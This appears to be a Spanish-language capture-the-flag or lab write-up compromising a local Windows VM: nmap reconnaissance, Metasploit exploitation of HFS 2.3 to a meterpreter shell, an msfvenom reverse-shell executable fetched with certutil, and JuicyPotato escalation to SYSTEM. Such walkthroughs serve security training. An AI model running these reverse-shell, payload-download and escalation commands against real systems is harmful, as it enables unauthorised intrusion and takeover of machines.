# ESPETO_MALAGUEÑO

## LOCALIZACIÓN

```
sudo arp-scan -I eth0 --localnet

Interface: eth0, type: EN10MB,IPv4: 192.168.0.49

192.168.0.52    08:00:27:e2:77:22       PCS Systemtechnik GmbH
```

## CONECTIVIDAD

ping -c1 192.168.0.52

ttl= 128 —--windows

```
└─# ping -c1 192.168.0.52
PING 192.168.0.52 (192.168.0.52) 56(84) bytes of data.
64 bytes from 192.168.0.52: icmp_seq=1 ttl=128 time=3.33 ms

── 192.168.0.52 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.330/3.330/3.330/0.000 ms
```

## ESCANEO DE PUERTOS


nmap -p- -Pn -sVC --min-rate 5000 192.168.0.52-T 5

```
Warning: 192.168.0.52 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.52
Host is up (0.086s latency).
Not shown: 33147 filtered tcp ports (no-response), 32380 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:E2:77:22 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN-RE8NJPG9K5N, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:e2:77:22 (Oracle VirtualBo
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-10-16T11:36:01
|_  start_date: 2024-10-16T11:17:21
| smb2-security-mode:
|   3:0:2:
|_    Message signing enabled but not required
```

Puertos abiertos 80,135,139 y 445….

puerto 80



**Buscamos vulnerabilidades para httpfileserver 2.3**

```
└─# msfconsole -q
msf6 > search httpfileserver

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec     2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.0.49:5555
[*] Using URL: http://192.168.0.49:8080/hAWEpn0eTXqfV
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /hAWEpn0eTXqfV
[*] Sending stage (176198 bytes) to 192.168.0.52
[!] Tried to delete %TEMP%\IiplPuYovxN.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.0.49:5555 → 192.168.0.52:49163) at 2024-10-16 12:56:19 -0400
[*] Server stopped.

meterpreter > shell
Process 1992 created.
Channel 2 created.
Microsoft Windows [Versi◆n 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Users\hacker\Downloads>
```

**Configuramos el rhosts y le damos a run obteniendo conexión como**

**el usuario hacker**

**C:\Users\hacker\Downloads>whoami /priv**
**whoami /priv**

**INFORMACI□N DE PRIVILEGIOS**
**----------**

| Nombre de privilegio | Descripci□n | Estado |
|---|---|---|
| SeChangeNotifyPrivilege | Omitir comprobaci□n de recorrido | Habilitada |
| SeImpersonatePrivilege | Suplantar a un cliente tras la autenticaci□n | Habilitada |
| SeCreateGlobalPrivilege | Crear objetos globales | Habilitada |
| SeIncreaseWorkingSetPrivilege | Aumentar el espacio de trabajo de un proceso | Deshabilitado |

**Vemos que tenemos habilitado SeImpersonatePrivilege. Este es uno de los**

**privilegios más importantes para la escalada de privilegios. Permite al**

usuario hacerse pasar por otro usuario o proceso. Si este privilegio está habilitado, podemos usar herramientas como JuicyPotato o PrintSpoofer para escalar los privilegios a SYSTEM.

Creamos un directorio /temp para facilitar la tarea

c:\>mkdir c:\temp

Vamos a utilizar JuicyPotato, una herramienta que se aprovecha del privilegio SeImpersonatePrivilege.

## EXPLOTACIÓN

wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe

Con msfvenom creamos un ejecutable que abrirá una shell reversa:

sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.49 LPORT=5555 -f exe -o shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe

Nos montamos un servidor en python

python3 -m http.server:8000

## ESCALADA DE PRIVILEGIOS

certutil.exe -urlcache -split -f http://10.10.10.1:8080/FiletoTransfer FiletoTransfer

certutil.exe -urlcache -split -f http://192.168.0.49:8000/shell.exe shell.exe

certutil.exe -urlcache -split -f http://192.168.0.49:8000/JuicyPotato.exe JuicyPotato.exe

Ejecutamos JuicyPotato, no sin antes ponernos a la escucha por el 5555 en netcat

JuicyPotato.exe -l 5555 -p shell.exe -t * -c
"{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"
c:\temp>JuicyPotato.exe -l 5555 -p shell.exe -t * -c
"{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"
JuicyPotato.exe -l 5555 -p shell.exe -t * -c
"{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 5555
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK

El argumento -c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}" que se pasa a

JuicyPotato es el CLSID (Class Identifier), que es un identificador único global (GUID)

utilizado por Windows para identificar objetos COM (Component Object Model).

¿Qué es un CLSID?

Un CLSID es un número de identificación que Windows usa para referirse a una clase de


objetos COM. Estos objetos son componentes reutilizables que pueden ser utilizados por

diferentes aplicaciones o servicios dentro del sistema operativo. Los objetos COM pueden

ejecutar tareas críticas del sistema con distintos niveles de privilegio.

En este caso, hemos empleado el correspondiente a Microsoft Windows Server 2008

R2 Datacenter. (lista en Hacktricks).



```
C:\Users\Administrador\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 4410-AF3A

 Directorio de C:\Users\Administrador\Desktop

23/06/2024  12:32    <DIR>          .
23/06/2024  12:32    <DIR>          ..
23/06/2024  12:30                33 root.txt
               1 archivos             33 bytes
               2 dirs  40.234.270.720 bytes libres
```

🖖 **Buen día.**